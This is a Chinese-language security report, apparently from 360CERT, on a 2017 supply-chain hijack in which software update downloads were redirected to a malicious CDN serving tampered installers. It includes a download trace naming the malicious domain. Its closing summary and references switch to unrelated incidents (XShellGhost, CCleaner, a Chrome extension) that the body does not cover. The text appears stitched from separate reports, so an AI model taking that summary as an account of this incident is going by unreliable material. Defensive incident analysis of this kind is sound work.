360 安全卫士在 2017 年 7 月 5 日披露，有多款软件用户密集反映 360 “误报了软件的升级程序”，但事实上，这些软件的升级程序已经被不法分子恶意替换。

这次事件其实是基于域名 `bjftzt.cdn.powercdn.com` 的一组大规模软件升级劫持事件。用户尝试升级若干知名软件客户端时，运营商将 HTTP 请求重定向至恶意软件并执行。恶意软件会在表面上正常安装知名软件客户端的同时，另外在后台偷偷下载安装推广其他软件。山东、山西、福建、浙江等多省的软件升级劫持达到空前规模，360 安全卫士对此类攻击的单日拦截量突破 40 万次。

技术分析

近期有多款软件用户密集反映 360 “误报了软件的升级程序”，但事实上，这些软件的升级程序已经被不法分子恶意替换。

下图就是一例爱奇艺客户端升级程序被劫持的下载过程：可以看到服务器返回了 302 跳转，把下载地址指向了一个并不属于爱奇艺的 CDN 服务器地址，导致下载回来的安装包变为被不法分子篡改过的推广程序。

```
D:\>get -S http://dl.static.iqiyi.com/hz/QIYIsetup_qudao@kb096.exe
--2017-07-04 09:55:42-- http://dl.static.iqiyi.com/hz/QIYIsetup_qudao@kb096.exe
Resolving dl.static.iqiyi.com... 119.188.172.208, 222.134.2.28, 222.134.2.27, ...
Connecting to dl.static.iqiyi.com:80... connected.
HTTP request sent, awaiting response...
HTTP/1.0 302 Found
Cache-Control: no-cache
Connection: close
Set-Cookie: source=8;Domain=dl.static.iqiyi.com;Path=/;Max-Age=86400
Location: http://bjftzt.cdn.powercdn.com/download/p/B1870772C7DCA7D9BD7F11C55F23590/QIYIsetup_qudao@kb096.exe
Location: http://bjftzt.cdn.powercdn.com/download/p/B1870772C7DCA7D9BD7F11C55F23590/QIYIsetup_qudao@kb096.exe [following]
--2017-07-04 09:55:42-- http://bjftzt.cdn.powercdn.com/download/p/B1870772C7DCA7D9BD7F11C55F23590/QIYIsetup_qudao@kb096.exe
Resolving bjftzt.cdn.powercdn.com... 112.83.70.82, 119.6.226.20, 118.212.135.6, ...
Connecting to bjftzt.cdn.powercdn.com:80... connected.
HTTP request sent, awaiting response...
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 26 Jun 2017 20:41:18 GMT
Content-Type: application/octet-stream
Content-Length: 39768064
Last-Modified: Mon, 26 Jun 2017 20:39:08 GMT
ETag: "595170ec-25ed000"
Accept-Ranges: bytes
Age: 624293
Warning: 113 zj82.powercdn.com (PowerCDN/1.73473) This cache hit is still fresh and more than 1 day old
X-Cache: HIT from zj82.powercdn.com
Via: 1.1 zj82.powercdn.com (PowerCDN/1.73473)
Connection: keep-alive
Length: 39768064 (38M) [application/octet-stream]
```


注：遭 302 跳转劫持的下载链接

此次被劫持升级程序的流行软件远不止爱奇艺一家，下图就是一些由于网络劫持而出现的“假软件”。




被网络劫持替换的“假软件”

以下，我们以伪造的百度网盘安装程序“BaiduNetdisk_5.5.4.exe”为例分析一下恶意程序的行为。与正常的安装程序相比，该程序不具备合法的数字签名，并且体积较大。




被篡改的伪装安装程序与正常的安装程序

通过对比可以发现，两者在内容上还是有较大差别。两者只有 8.7% 的函数内容相同。




伪装安装程序和正常安装程序函数对比

根据 360 安全卫士的持续监控和拦截，该劫持行为从今年 3 月底就已经开始出现，360 一直在持续跟进查杀，近日来则突然出现了爆发趋势，为此 360 安全卫士官方微博公开发布了警报。7 月 4 日，也就是在 360 发布软件升级劫持攻击警报后，此类攻击行为出现了一定程度下降。



注：网络劫持量走势

根据已有数据统计显示，受到此次劫持事件影响的用户已经超过百万。而这些被劫持的用户绝大多数来自于山东地区。另外，山西、福建、浙江、新疆、河南等地也有一定规模爆发。



注：被劫持用户地域分布

在此提醒各大软件厂商，软件更新尽量采用 https 加密传输的方式进行升级，以防被网络劫持恶意利用。对于普通互联网用户，360 安全卫士“主动防御”能够拦截并查杀利用软件升级投放到用户电脑里的恶意程序，建议用户更新软件时开启安全防护。



360 安全卫士拦截软件升级劫持“投毒”

总结

在未来，安全人员担心的种种安全风险会不可避免的慢慢出现，但同时我们也在慢慢的看到，一方面基础软件厂商正在以积极的态度通过联合安全厂商等途径来加强和解决自身的产品安全，另一方面安全厂商之间也已经在威胁情报和安全数据等方面方面进行更为明确化，纵深化的整合。

360CERT 在实际分析跟踪中，除了看到 XShellGhost 中所使用的一系列精巧攻击技术外，更重要是看到了背后攻击组织在实施攻击道路上的决心。

而就 Ccleaner 后门事件是 Xshellghost 之后公开的第二起黑客入侵供应链软件商后进行的有组织有预谋的大规模定向攻击。供应链攻击是将恶意软件分发到目标组织中的一种非常有效的方法。在供应链的攻击中，攻击者主要凭借并滥用制造商或供应商和客户之间的信任关系攻击组织和个人。2017 年上半年爆发的 NotPetya 蠕虫就显示出了供应链攻击的强大影响力。

User-Agent Switcher 在此处供应链攻击的优势就在于其通过了 Chrome 官方商店的认证，而对于用户来说，能够在官方商店安装和下载到的插件就一定是安全可靠的，这一个信任链对于用户来说是十分牢固的，首先针对 Chrome 官方商店来说，对于应用的审查应该更为严格，对于插件能够访问到浏览器的权限应该受到一些限制，User-Agent Switcher 利用图片代码隐藏技术对于 chrome 应用商店的审查进行逃脱。这些技术在安全领域更该受到重视，安全性才是对于用户保障的根本。对今年一年的回顾来开，浏览器中的安全受到了各界广泛的关注，尤其是对于攻击者，JS Miner, Blue Loutus, wordpress Keylogger 这一例例的事件都将 web 安全这一问题再一次推向世人的面前，web 作为第一大客户端，安全性更是需要更多的保障，随意 web 技术日新月异的发展，攻击技术的迭代更是远远超过了防御技术的迭代，所以我们对于其安全应该作出更多，更严谨的思考，指定出更为有效的规范以及守则，才能减少这些危害的影响以及发生。

Eltima 被植入后门则表明 MAC 平台的安全问题同样不容忽视。从某些方面来说，OSX 确实要比 windows 安全的多。但是对于供应链攻击来说 OSX 的安全措施同样显得无能为力。前两年的 XcodeGhost 掀起的轩然大波仍然历历在目，2012 年年初的时候 putty 等 SSH 管理软件的汉化版带有后门程序的事件在当时影响也很大，在实际应用场景中盗版、汉化、破解等问题给信息系统制造了大量隐患。

参考

<http://bobao.360.cn/learning/detail/4278.html>
<http://bobao.360.cn/learning/detail/4280.html>
<https://securelist.com/shadowpad-in-corporate-networks/81432/>
https://www.netsarang.com/news/security_exploit_in_july_18_2017_build.html
https://cdn.securelist.com/files/2017/08/ShadowPad_technical_description_PDF.pdf
<https://cert.360.cn/warning/detail?id=07450801f090579304c01e9338cb0ffb>
<https://cert.360.cn/warning/detail?id=38b82e99cf9538cd8cab0fe7d98f2c69>
<http://www.piriform.com/news/blog/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users>
<http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html>
<https://cert.360.cn/warning/detail?id=0dc8a230ad210be8a8b872a73b18d220>
<http://www.intezer.com/evidence-aurora-operation-still-active-part-2-more-ties-uncovered-between-ccleaner-hack-chinese-hackers/>
<https://www.eltima.com/blog/2017/10/elmedia-player-and-folx-malware-threat-neutralized.html>
https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Global_Objects/Promise
https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Functions/Arrow_functions
https://developer.mozilla.org/zh-CN/docs/Web/API/Canvas_API/Tutorial/Pixel_manipulation_with_canvas

关于 360CERT

360CERT 全 称 “360 Computer Emergency Readiness Team”，我们致力于维护计算机网络空间安全，是 360 公司基于“协同联动，主动发现，快速响应”的指导原则，对重大网络安全事件进行快速预警、应急响应的安全协调团队。



微信公众号



新浪微博